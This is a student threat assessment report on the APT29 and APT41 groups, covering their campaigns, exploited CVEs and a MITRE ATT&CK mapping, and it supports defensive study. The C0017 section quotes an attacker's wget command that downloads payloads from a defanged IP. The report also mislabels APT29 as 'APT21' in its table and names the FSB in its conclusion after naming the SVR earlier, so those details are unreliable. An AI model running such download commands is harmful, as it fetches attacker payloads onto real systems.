Threat Assessment

Masterschool

Advanced Persistent Threat Report

APT29 & APT41

By **Babatunde Ojo**

Masterschool TryHackMe Room:

https://tryhackme.com/room/cybersecurityframeworks1u

July 17, 2023

Instructor: Mr James Key


Table of Contents

INTRODUCTION

BACKGROUND

Advanced Persistent Threat (APT) are compound network attacks that utilize multiple stages and different attack techniques. APTs are not attacks conceived of or implemented on the spur-of-the-moment. Rather, attackers deliberately plan out their attack strategies against specific targets and carry out the attack over a prolonged time period.

APTs are compound attacks involving multiple stages and a variety of attack techniques. Many common attack vectors were initially introduced as parts of an APT campaign with zero-day exploits and malware, customized credential theft and lateral movement tools as the most prominent examples. APT campaigns tend to involve multiple attack patterns and multiple access points.



PURPOSE OF THE REPORT

The purpose of the report is to analyze and provide insights into two specific threat actors: **APT29** and **APT41**. It aims to examine their tactics, techniques, and procedures (TTPs), as well as their alignment with the MITRE ATT&CK Framework. The report seeks to offer a comprehensive understanding of these threat actors to assist organizations in enhancing their cyber defense strategies.

SCOPE AND OBJECTIVES


The analysis of APT29 and APT41 focuses on understanding the activities and tactics employed by this threat actor. It includes examining their historical campaigns, notable attacks, targeted sectors, and geographical scope. The scope may also encompass the mapping of APT29's tactics, techniques, and procedures (TTPs) to the MITRE ATT&CK Framework, highlighting their alignment with specific techniques and stages of the cyber kill chain.

The scope includes examining their state-sponsored cyber espionage activities as well as their financially motivated cybercrime operations. This will allow us to gain valuable insights into these threat actors and enhance their cyber defense strategies accordingly.

METHODOLOGY

MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.


RECONNAISSANCE
RESOURCE DEVELOPMENT
INITIAL ACCESS
EXECUTION
PERSISTENCE
PRIVILEGE ESCALATION
DEFENSE EVASION
CREDENTIAL ACCESS
DISCOVERY
LATERAL MOVEMENT
COLLECTION
COMMAND AND CONTROL
EXFILTRATION
IMPACT

APT 29

OVERVIEW

APT29, believed to be of Russian origin, is a highly sophisticated Advanced Persistent Threat group. They have been active since at least 2008 and have been associated with various cyber espionage campaigns targeting government entities, think tanks, and critical infrastructure sectors. APT29 is known for its advanced capabilities, stealthy operations, and persistence in maintaining long-term access to compromised networks.

ATTRIBUTION AND HISTORY

APT29 is threat group that has been attributed to Russia's Foreign Intelligence Service (SVR). They have operated since at least 2008, often targeting government networks in Europe and NATO member countries, research institutes, and think tanks. APT29 reportedly compromised the Democratic National Committee starting in the summer of 2015.

In April 2021, the US and UK governments attributed the SolarWinds Compromise to the SVR; public statements included citations to APT29, Cozy Bear, and The Dukes. Industry reporting also referred to the actors involved in this campaign as UNC2452, NOBELIUM, Stellar Particle, Dark Halo, and SolarStorm.


APT29 has many custom-developed tools which it continually improves on as new information is published in security communities. This toolset is mainly focused on providing persistent access to the victim’s machine (backdoors) as well as gathering information, files, credentials, etc. and exfiltrating them.

APT29 has used a wide range of different programming languages to develop its malware, from pure assembly (found in some components of MiniDuke) to C++ (CozyDuke) and from .NET (HammerDuke and RegDuke) to Python (SeaDuke). The group’s creativity goes even beyond that, as over time it has tried different technologies, infection vectors, infrastructure, and more.

TACTICS, TECHNIQUES, AND PROCEDURES (TTPS)

APT29 employs a range of sophisticated TTPs to gain initial access, expand their foothold, and exfiltrate sensitive data from target networks. Some common tactics used by APT29 include spear-phishing campaigns, social engineering, watering hole attacks, and the use of zero-day exploits. They are known for their ability to blend in with legitimate network traffic, making it difficult to detect their presence.

Here, we have the techniques that APT29 is known to use in the middle column. We linked each technique on the left to potential means of mitigation and on the right to data sources that defenders can use to potentially detect the technique. Defenders can look at this chart either to see how their current mitigations and data sources stack up to APT29, or as a roadmap to plan how they can architect their defenses.



CAMPAIGNS AND TARGETED SECTORS

APT29 primarily targets government agencies, diplomatic entities, defense contractors, and research institutions. Their campaigns often focus on gathering intelligence related to political, economic, and national security matters. While they have predominantly targeted organizations in the United States and Europe, their activities have also been observed in other regions worldwide.

The vulnerabilities exploited by the

APT29 are listed below:

CVE-2018-13379 – Fortinet FortiOS


CVE-2019-9670 – Zimbra Collaboration

CVE-2019-11510 – Pulse Secure VPN Appliance

CVE-2019-19781 – Citrix ADC Network Gateway

CVE-2020-4006 – VMware Workspace ONE Access

CVE-2022-30170 – Windows Credential Roaming



OFFICE MONKEYS (2014)

In March 2014, a Washington, D.C.-based private research institute was found to have CozyDuke (Trojan.Cozer) on their network. Cozy Bear then started an email campaign attempting to lure victims into clicking on a flash video of office monkeys that would also include malicious executables. By July the group had compromised government networks and directed CozyDuke-infected systems to install Miniduke onto a compromised network.

In the summer of 2014, digital agents of the Dutch General Intelligence and Security Service infiltrated Cozy Bear. They found that these Russian hackers were targeting the US Democratic Party, State Department and White House. Their evidence influenced the FBI's decision to open an investigation.

The actor sent out phony Flash videos directly as email attachments. A clever example was 'Office Monkeys LOL Video.zip'. The executable within this not only played a very funny video, but dropped and ran another CozyDuke executable. The videos were quickly passed around offices while users' systems were silently infected in the background, and many of the APT's components were signed with phony Intel and AMD digital certificates.

The file collected system information, and then invoked a WMI instance in the rootsecuritycenter namespace to identify security products installed on the system before dropping more data collection malware. The code hunted for several security products to evade – including Kaspersky.

PENTAGON (AUGUST 2015)

In August 2015, Cozy Bear was linked to a spear-phishing cyber-attack against the Pentagon email system, causing the shutdown of the entire Joint Staff unclassified email system and Internet access during the investigation.

GReAT identified the Minidionis threat (known by Kaspersky as CloudLook) to be another backdoor from the same APT actor – this time using a cloud drive capability to store and download malware onto infected systems using a multi-dropper scheme.


To get in, the attacker used spear phishing emails with a self-extracting archive attachment pretending to be a voicemail. When the victim opened an archive, a second stage dropper was executed, and a WAV file played like a real voicemail. In its spear phish, CloudLook also used a self-extracting archive containing a PDF file that lured its victims with information regarding world terrorism.

DEMOCRATIC NATIONAL COMMITTEE (2016)

In June 2016, Cozy Bear was implicated alongside the hacker group Fancy Bear in the Democratic National Committee cyber-attacks. While the two groups were both present in the Democratic National Committee's servers at the same time, they appeared to be unaware of the other, each independently stealing the same passwords and otherwise duplicating their efforts. A CrowdStrike forensic team determined that while Cozy Bear had been on the DNC's network for over a year, Fancy Bear had only been there a few weeks.

US THINK TANKS AND NGOS (2016)

After the 2016 United States presidential election, APT 29 was linked to a series of coordinated and well-planned spear phishing campaigns against U.S.-based think tanks and non-governmental organizations (NGOs). These spear phishing messages were spoofed and made to appear to have been sent from real individuals at well-known think tanks in the United States and Europe.



NORWEGIAN GOVERNMENT (2017)

On February 3, 2017, the Norwegian Police Security Service (PST) reported that attempts had been made to spear phish the email accounts of nine individuals in the Ministry of Defence, Ministry of Foreign Affairs, and the Labour Party. The acts were attributed to APT 29, whose targets included the Norwegian Radiation Protection Authority, PST section chief Arne Christian Haugstøyl, and an unnamed college.

OPERATION GHOST

Operation Ghost was an APT29 campaign starting in 2013 that included operations against ministries of foreign affairs in Europe and the Washington, D.C. embassy of a European Union country. During Operation Ghost, APT29 used new families of malware and leveraged web services, steganography, and unique C2 infrastructure for each victim.

Suspicions that Cozy Bear had ceased operations were dispelled in 2019 by the discovery of three new malware families attributed to Cozy Bear: PolyglotDuke, RegDuke and FatDuke. This shows that Cozy Bear did not cease operations, but rather had developed new tools that were harder to detect. Target compromises using these newly uncovered packages are collectively referred to as Operation Ghost

For Operation Ghost, APT29 registered domains for use in C2 including some crafted to appear as existing legitimate domains. APT29 used steganography to hide the communications between the implants and their C&C servers. For Operation Ghost, APT29 registered Twitter accounts to host C2 nodes and used WMI event subscriptions to establish persistence for malware. The APT group used steganography to hide payloads inside valid image, used stolen administrator credentials for lateral movement on compromised networks and used social media platforms to hide communications to C2 servers.

SOLARWINDS COMPROMISE

The SolarWinds Compromise was a sophisticated supply chain cyber operation conducted by APT29 that was discovered in mid-December 2020. APT29 used customized malware to inject malicious code into the SolarWinds Orion software build process that was later distributed through a normal software update; they also used password spraying, token theft, API abuse, spear phishing, and other supply chain attacks to compromise user accounts and leverage their associated access. Victims of this campaign included government, consulting, technology, telecom, and other organizations in North America, Europe, Asia, and the Middle East. Industry reporting initially referred to the actors involved in this campaign as UNC2452, NOBELIUM, StellarParticle, Dark Halo, and SolarStorm.

In April 2021, the US and UK governments attributed the SolarWinds Compromise to Russia's Foreign Intelligence Service (SVR); public statements included citations to APT29, Cozy Bear, and The Dukes. The US government assessed that of the approximately 18,000 affected public and private sector customers of Solar Winds' Orion product, a much smaller number were compromised by follow-on APT29 activity on their systems.

APT 41

OVERVIEW

APT41 is a threat group that researchers have assessed as Chinese state-sponsored espionage group that also conducts financially motivated operations. Active since at least 2012, APT41 has been observed targeting healthcare, telecom, technology, and video game industries in 14 countries. APT41 overlaps at least partially with public reporting on groups including BARIUM and Winnti Group.

Double Dragon (also known as APT41, Barium, Winnti, Wicked Panda, Wicked Spider, TG-2633, Bronze Atlas, Red Kelpie, Blackfly) is a hacking organization with alleged ties to the Chinese Ministry of State Security (MSS).

ATTRIBUTION AND HISTORY

APT41 has been attributed to Chinese state-sponsored actors and is known for its extensive cyber espionage campaigns targeting organizations across multiple sectors, including technology, healthcare, telecommunications, and gaming. The group has been active since at least 2012 and has consistently evolved its tactics and expanded its target scope over the years.

APT41, since 2014, conducted operations backed by the Chinese government, including targeting the healthcare and high-tech sectors and conducting espionage against political dissidents. It has simultaneously conducted its own for-profit illicit activity in the video games industry, amassing millions of dollars in digital currency to be sold to gamers on the black market. The threat actor operates outside of state control but is linked to other Chinese APT malware actors and tools on a part-time or contractual basis, or is a full-time, state-sponsored APT actor that simultaneously conducts nonstate campaigns for supplemental income. This threat actor is a notable example of the blurring lines between state-sponsored and commercial cyber criminals.

TACTICS, TECHNIQUES, AND PROCEDURES (TTPS)

APT41 employs a diverse range of TTPs, enabling them to conduct both cyber espionage and financially motivated activities. They are known for utilizing spear-phishing, supply chain attacks, watering hole attacks, and the exploitation of vulnerabilities in popular software and gaming platforms. APT41 has demonstrated the ability to conduct highly targeted and sophisticated attacks, often with a focus on stealing intellectual property or conducting espionage on behalf of the Chinese government.

APT41 utilizes a variety of custom and publicly available tools and malware to conduct their operations. Some of the tools associated with APT41 include "Crosswalk" and "ShadowPad" for remote access and control, as well as various remote access trojans (RATs) and backdoors. They have demonstrated the ability to adapt their tools and techniques based on the target environment and the specific objectives of their campaigns.


1. **Initial Access** – Exploit Public facing applications, External remote resources, valid accounts, Phishing, Spear phishing attachment, supply chain compromise.
2. **Execution** – Exploitation for client execution, Scheduled Task/Job, System services.
3. **Persistence** – BITs Job, boot or logon autostart execution, create account, create or modify system process, Event triggered execution, External remote services, Pre-OS.
4. **Privilege Escalation –** Boot or logon autostart execution, Create or modify system process, Event triggered execution, Hijack execution flow, process injection.
5. **Defense Evasion** – BITS jobs, Hijack execution flow, Indicator removal on host, Masquerading, modifying registry, process injection, subvert trust control.
6. **Credential Access** – Brute force, input capture, OS credential dumping.
7. **Discovery** – File and directory discovery, network service scanning, network share discovery, system network configuration discovery, system owner.
8. **Lateral Movement** – Remote Services.
9. **Collection** – Archive collected data, input capture.
10. **Command and Control** – Application layer protocol, dynamic resolution, fallback channels, ingress tool transfer, multistage channels, proxy.
11. **Exfiltration**
12. **Impact –** Data encrypted for impact, resource hijacking.

FireEye Attack Lifecycle

CAMPAIGNS AND TARGETED SECTORS

APT41 frequently targets one of the sectors below for industry-specific information, and to collect information that would be beneficial in future attacks:

- Healthcare
- High-tech
- Media
- Pharmaceuticals
- Retail
- Software companies
- Telecoms
- Travel services
- Education
- Video games
- Virtual currencies



APT 41 has targeted the video-game industry for the majority of its activity focused on financial gain. Chinese internet forums indicated that associated members linked to APT 41 have advertised their hacking skills outside of Chinese office hours for their own profits.

C0017 CAMPAIGN

C0017 was an APT41 campaign conducted between May 2021 and February 2022 that successfully compromised at least six U.S. state government networks through the exploitation of vulnerable Internet facing web applications. During C0017, APT41 was quick to adapt and use publicly disclosed as well as zero-day vulnerabilities for initial access, and in at least two cases re-compromised victims following remediation efforts. The goals of C0017 are unknown, however APT41 was observed exfiltrating Personal Identifiable Information (PII).

During C0017, APT41 used a ConfuserEx obfuscated BADPOTATO exploit to abuse named-pipe impersonation for local NT AUTHORITY\SYSTEM privilege escalation. APT41 ran wget http://103.224.80[.]44:8080/kernel to download malicious payloads and hex-encoded PII data prior to exfiltration. The group deployed Jscript web shells on compromised systems and used cmd.exe to execute reconnaissance commands.

During C0017, APT41 collected information related to compromised machines as well as Personal Identifiable Information (PII) from victim networks. The APT group frequently configured the URL endpoints of their stealthy passive backdoor LOWKEY.PASSIVE to masquerade as normal web application traffic on an infected server, copied the local SAM and SYSTEM Registry hives to a staging directory and used the DUSTPAN loader to decrypt embedded payloads. The group exfiltrated victim data via DNS lookups by encoding and prepending it as subdomains to the attacker-controlled domain, used its Cloudflare services C2 channels for data exfiltration, exploited CVE-2021-44207 in the USAHerds application and CVE-2021-44228 in Log4j, as well as other .NET deserialization, SQL injection, and directory traversal vulnerabilities to gain initial access and abused named pipe impersonation for privilege escalation.

During C0017, APT41 established persistence by loading malicious libraries via modifications to the Import Address Table (IAT) within legitimate Microsoft binaries, downloaded malicious payloads onto compromised systems and used *SCHTASKS/Change* to modify legitimate scheduled tasks to run malicious code. APT41 used dead drop resolvers on two separate tech community forums for their KEYPLUG Windows-version backdoor; notably APT41 updated the community forum posts frequently with new dead drop resolvers during the campaign.

MITRE ATT&CK FRAMEWORK ON APT29 AND APT41

INTRODUCTION

The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) Framework is a globally recognized knowledge base that provides a comprehensive understanding of adversary behaviors and tactics. It was developed by MITRE, a not-for-profit organization dedicated to solving complex problems for the public interest.

APT21 & APT41 MITRE TACTICS

MITRE ATT&CK TACTICS	APT21	APT41
Initial Access	Spear Phishing, Watering Hole Attacks, Exploit Public-Facing Application	Spear Phishing, Supply Chain Compromise, Exploit Public-Facing Application
Execution	PowerShell, Remote Services, Scheduled Task, DLL Injection	PowerShell, Scheduled Task, Windows Management Instrumentation (WMI), Exploitation for Defense Evasion
Persistence	Scheduled Task, Service Registry, Modify Registry, Backdoor	Scheduled Task, Startup Items, Windows Management Instrumentation (WMI), Modify Registry
Privilege Escalation	Exploitation of Vulnerability, DLL Hijacking, Access Token Manipulation	Exploitation of Vulnerability, Access Token Manipulation, Windows Admin Shares, Credential Dumping
Defense Evasion	Obfuscated Files or Information, Rootkit, Valid Accounts, File Deletion	Obfuscated Files or Information, Rootkit, File Deletion, Process Injection
Credential Access	Credential Dumping, Brute Force, Keychain Access	Credential Dumping, Brute Force, OS Credential Dumping, Credential

		Stuffing
Discovery	System Information Discovery, Account Discovery, Network Share Discovery	System Information Discovery, Account Discovery, Network Share Discovery
Lateral Movement	Remote Desktop Protocol (RDP), Valid Accounts, Windows Admin Shares, Remote File Copy	Remote Desktop Protocol (RDP), Valid Accounts, Windows Admin Shares, Remote File Copy
Collection	Data from Local System, Screen Capture, Clipboard Data, Email Collection	Data from Local System, Data Staged, Screen Capture, Clipboard Data
Exfiltration	Exfiltration Over Command-and-Control Channel, Exfiltration Over Alternative Protocol	Exfiltration Over Command-and-Control Channel, Exfiltration Over Alternative Protocol, Exfiltration Over Other Network Medium
Command and Control	Standard Cryptographic Protocol, Custom Cryptographic Protocol, DNS	Standard Cryptographic Protocol, Custom Cryptographic Protocol, DNS
Impact	Data Destruction, Disk Wipe, Endpoint Denial of Service	Data Destruction, Disk Wipe, Endpoint Denial of Service

THREAT INTELLIGENCE & CYBER DEFENSE

INTRODUCTION

Threat intelligence sharing involves the exchange of information about cybersecurity threats, indicators of compromise (IoCs), attack patterns, and other relevant data among organizations, industry sectors, and the broader cybersecurity community. Sharing threat intelligence enables collective defense and strengthens the ability to detect, prevent, and respond to cyber threats effectively.

Benefits of threat intelligence sharing include:

- Early Warning: Sharing threat intelligence allows organizations to receive early warnings about emerging threats, new attack techniques, and indicators of compromise. This enables proactive defense measures and the timely application of security controls.
- Enhanced Situational Awareness: By collaborating and sharing threat intelligence, organizations gain a broader view of the threat landscape. They can better understand the tactics, techniques, and procedures (TTPs) used by threat actors, leading to improved defenses and incident response capabilities.
- Rapid Incident Response: Access to real-time threat intelligence enables organizations to respond quickly to active threats. By sharing incident details, affected organizations can benefit from insights and mitigation strategies developed by others who have encountered similar attacks.
- Improved Defenses: Threat intelligence can help organizations fine-tune their security controls, detect new attack vectors, and identify vulnerabilities in their systems. This allows for a more proactive and targeted defense strategy.

PROACTIVE DEFENSE

Proactive defense and incident response are crucial components of effective cyber defense. They involve a combination of preventive measures, continuous monitoring, and timely response to detect, contain, and mitigate cyber threats.

Proactive defense strategies focus on preventing attacks before they occur. This includes implementing robust security controls, conducting regular vulnerability assessments and penetration testing, ensuring timely patching, software updates, and educating employees.

CONCLUSION

APT29 and APT41 represent sophisticated and persistent threats in the cybersecurity landscape. Understanding their tactics, techniques, and procedures, as well as mapping their activities to the MITRE ATT&CK Framework, empowers organizations to strengthen their defenses, enhance threat detection capabilities, and respond effectively to cyber threats.

- APT29, also known as Cozy Bear, is an advanced threat actor with a history of cyber espionage activities. Their sophisticated tactics, techniques, and procedures (TTPs) make them a significant concern for governments, think tanks, and critical infrastructure sectors. The attribution of APT29 to the Russian intelligence agency, the FSB, underscores the strategic motivations behind their activities.

- APT41, also known as Wicked Panda, stands out as a dual-threat actor engaging in both state-sponsored cyber espionage and financially motivated cybercrime. This unique combination sets APT41 apart and adds complexity to their activities. Their extensive targeting of technology and gaming companies, coupled with their global reach, highlights the need for enhanced defenses in these sectors.

- The MITRE ATT&CK Framework provides a standardized taxonomy of adversary behaviors and serves as a valuable tool for understanding and countering advanced threats. Mapping APT29 and APT41 to the framework enables organizations to identify specific techniques, tactics, and procedures employed by these threat actors, aiding in detection, prevention, and response efforts.

- Threat intelligence sharing plays a vital role in cybersecurity defense. By collaborating and sharing threat intelligence, organizations can gain early warnings, enhance situational awareness, and respond more effectively to emerging threats. Proactive defense measures, continuous monitoring, and timely incident response are essential components of a comprehensive cybersecurity strategy.

REFERENCES

1. **Cynet - Advanced Persistent Threat (APT) Attacks:** This website provided by Cynet offers information about advanced persistent threat attacks. It covers topics such as APT attack techniques, indicators of compromise, and prevention strategies. https://www.cynet.com/advanced-persistent-threat-apt-attacks/
